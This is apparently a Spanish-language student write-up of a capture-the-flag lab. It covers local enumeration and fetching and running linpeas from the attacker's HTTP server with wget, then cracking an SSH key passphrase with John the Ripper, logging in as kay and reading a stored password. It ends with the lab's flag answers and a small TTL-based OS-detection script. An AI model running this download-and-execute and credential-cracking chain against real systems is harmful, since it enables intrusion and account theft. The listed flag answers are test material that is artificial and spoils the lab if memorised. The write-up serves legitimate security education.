root
jan
ubuntu

Se exploran más maneras de reconocimiento.

- Buscar acceder al pass.bak con el comando cat, buscar acceso al .bash_history en búsqueda de credenciales. Sin éxito.

```
Session Actions Edit View Help
tss:x:112:121:TPM software stack,,,:/var/lib/tpm:/bin/false
tcdump:x:113:122::/nonexistent:/usr/sbin/nologin
fwupd-refresh:x:114:123:fwupd-refresh user,,:/usr/systemd:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
ubsmux:x:115:146:ubsmux daemon,,,:/var/lib/ubsmux:/usr/sbin/nologin
ubuntu:x:1002:1002:Ubuntu:/home/ubuntu:/bin/bash
jan@ip-10-201-13-129:~$ ls -lah
total 12K
drwxr-xr-x 2 root root 4.0K Apr 23 2018 .
drwxr-xr-x 5 root root 4.0K Nov 7 22:30 ..
-rw-r--r-- 1 root jan 47 Apr 23 2018 .lesshst
jan@ip-10-201-13-129:~$ ls
jan@ip-10-201-13-129:~$ cd ..
jan@ip-10-201-13-129:/home$ ls
jan kay ubuntu
jan@ip-10-201-13-129:/home$ cd kay
jan@ip-10-201-13-129:/home/kay$ ls
pass.bak
jan@ip-10-201-13-129:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@ip-10-201-13-129:/home/kay$ ls -lah
total 48K
drwxr-xr-x 5 kay kay 4.0K Apr 23 2018 .
drwxr-xr-x 5 root root 4.0K Nov 7 22:30 ..
-rw-r--r-- 1 kay kay 789 Jun 22 13:41 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3.7K Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4.0K Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lesshst
drwxrwxr-x 2 kay kay 4.0K Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4.0K Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@ip-10-201-13-129:/home/kay$ history
1 cat /etc/passwd
2 ls -lah
3 ls
4 cd ..
5 ls
6 cd kay
7 ls
8 cat pass.bak
9 ls -lah
10 history
jan@ip-10-201-13-129:/home/kay$ cat .bash_history
cat: .bash_history: Permission denied
jan@ip-10-201-13-129:/home/kay$
ip6-allnodes ip6-allrouters ip6-localhost ip6-loopback localhost
```

Se corre un reverse Shell para descargar e instalar linpeas

Se ejecuta linpeas y se encuentra la siguiente posible clave SSH a través de un id_rsa.

```
Session Actions Edit View Help
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lesshst
drwxrwxr-x 2 kay kay 4.0K Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4.0K Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@ip-10-201-13-129:/home/kay$ history
1 cat /etc/passwd
2 ls -lah
3 ls
4 cd ..
5 ls
6 cd kay
7 ls
8 cat pass.bak
9 ls -lah
10 history
jan@ip-10-201-13-129:/home/kay$ cat .bash_history
cat: .bash_history: Permission denied
jan@ip-10-201-13-129:/home/kay$
ip6-allnodes ip6-allrouters ip6-localhost ip6-loopback localhost
ip1 basiccd ff02::1 ff02::2
jan@ip-10-201-13-129:/home/kay$ ls
pass.bak
jan@ip-10-201-13-129:/home/kay$ cd /dev/shm
jan@ip-10-201-13-129:/dev/shm$ wget http://10.9.0.17:8080/linpeas.sh
--2025-11-07 23:15:32-- http://10.9.0.17:8080/linpeas.sh
Connecting to 10.9.0.17:8080.. connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh 100% [ 949.15K 382KB/s in 2.5s]

2025-11-07 23:15:35 (382 KB/s) - 'linpeas.sh' saved [971926/971926]

jan@ip-10-201-13-129:/dev/shm$ chmod +x linpeas.sh
jan@ip-10-201-13-129:/dev/shm$ ./linpeas.sh
-bash: ./linpeas.sh: No such file or directory
jan@ip-10-201-13-129:/dev/shm$ ./linpeas.sh
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- NEBULA


```
Session Actions Edit View Help
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
fopen: /usr/share/wordlist/rockyou.txt: No such file or directory

(kali@kali): ~/Documents/Nebula/xploit
$ john hashjohn.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/DES 2=BCrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(bcrypt)
1g 0:00:00:00 DONE (2025-11-07 23:39) 25.00g/s 2068Kp/s 2068Kc/s 2068Kc/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali): ~/Documents/Nebula/xploit
$ ssh -i id_rsa kay@10.201.13.129
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri 07 Nov 2025 11:44:44 PM EST

System load: 0.13          Processes:            120
Usage of /:  49.8% of 13.6GB Users logged in:        1
Memory usage: 65%          IPV4 address for eth0: 10.201.13.129
Swap usage:  19%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-201-13-129:~$
::1          basic2       ff02::1      ff02::2      ip6-allnodes ip6-allrouters ip6-localhost ip6-loopback localhost
kay@ip-10-201-13-129:~$ s
```

Se ejecuta un cat sobre el archivo pass.bak

```
Session Actions Edit View Help
(kali@kali): ~/Documents/Nebula/xploit
$ john hashjohn.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/DES 2=BCrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(bcrypt)
1g 0:00:00:00 DONE (2025-11-07 23:39) 25.00g/s 2068Kp/s 2068Kc/s 2068Kc/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali): ~/Documents/Nebula/xploit
$ ssh -i id_rsa kay@10.201.13.129
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri 07 Nov 2025 11:44:44 PM EST

System load: 0.13          Processes:            120
Usage of /:  49.8% of 13.6GB Users logged in:        1
Memory usage: 65%          IPV4 address for eth0: 10.201.13.129
Swap usage:  19%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-201-13-129:~$
::1          basic2       ff02::1      ff02::2      ip6-allnodes ip6-allrouters ip6-localhost ip6-loopback localhost
kay@ip-10-201-13-129:~$ ls
pass.bak
kay@ip-10-201-13-129:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$
kay@ip-10-201-13-129:~$
```

Se descubre la clave oficial del usuario con acceso root.
heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

Oficialmente, se obtiene el acceso a root.



4. Borrado de información NO Borrado de información


5. Banderas

- ¿Cuál es el nombre del directorio oculto en el servidor web (sin “/”)?
- ¿Cuál es el nombre de usuario?
- ¿Cuál es la contraseña?
- ¿Qué servicio se utiliza para acceder al servidor (respuesta abreviada en mayúsculas)?
- ¿Cuál es el nombre del otro usuario encontrado (en minúsculas)?
- ¿Cuál es la contraseña final obtenida?

Bandera 1	Carpeta oculta “development”
Bandera 2	Usuario: jan
Bandera 3	Contraseña: armando
Bandera 4	Puerto 22: ssh
Bandera 5	Usuario Admin: kay
Bandera 6	Contraseña usuario Admin: heresareallystrongpasswordtha tfollowsthepasswordpolicy\$\$

6. Herramientas usadas

Nmap	...
Gobuster	...
Linpeas	...
JohnTheRipper	
Python	
Hydra	
Enum4linux	



```
kali@kali: ~/Documents/NeBula/xploit
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.9.0.17 - - [07/Nov/2025 23:13:00] "GET / HTTP/1.1" 200 -
10.9.0.17 - - [07/Nov/2025 23:13:00] "code 404, message File not found"
10.9.0.17 - - [07/Nov/2025 23:13:00] "GET /favicon.ico HTTP/1.1" 404 -
10.201.13.129 - - [07/Nov/2025 23:15:32] "GET /linpeas.sh HTTP/1.1" 200 -
^C
```

7. EXTRA Opcional


Para este extra, busqué la información referente para identificar sistemas operativos (básico).

Después busqué la información de cómo crear un script. Encontré la función nano para crear scripts.

La idea era que me solicitara la IP, automáticamente lanzara el ping e identificara el en el que está basado de acuerdo con el TTL.

Investigué algunos comandos para escribir un pseudo-script que fue corregido más tarde.

(Para el script, me apoyé de ChatGPT con los parámetros y lo que deseaba hacer con el script. El script lo tengo explicado, pero decidí no hacer más largo el archivo. Lo dejo en claro porque no quiero que pase por deshonestidad. Me pareció interesante intentarlo, aunque sé poco, realmente no espero calificar por puntos).



```
kali@kali: ~
nano TTLPortScan.sh
```

El contenido del Script es el siguiente:

```
read -rp "IP: " host
t=$( ping -c1 -W1 "$host" 2>/dev/null | grep -oE "ttl=[0-9]+" | cut -d= -f2 || true )
if [ -z "$t" ]; then
    echo "Sin respuesta de $host (PING no exitoso)"
else
    if [ "$t" -le 64 ]; then os="Unix/Linux (TTL base 64)"
```


***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- NEBULA

```

elif [ "$t" -le 128 ]; then os="Windows (TTL base 128)"
else
    os="Router/Dispositivo de red (TTL base 255)"
fi
echo "$host → TTL=$t → $os"
fi

```



```

kali@kali: ~
$ nano TTLPortScan.sh
$ ./TTLPortScan.sh
IP: 10.201.96.16
10.201.96.16 → TTL=61 → Unix/Linux (TTL base 64)
$

```

8. Conclusiones y Recomendaciones

- 1) Es importante mantener las políticas de contraseñas fuerte.
- 2) Los archivos que contienen contraseñas deben ser almacenados/eliminados de manera correcta.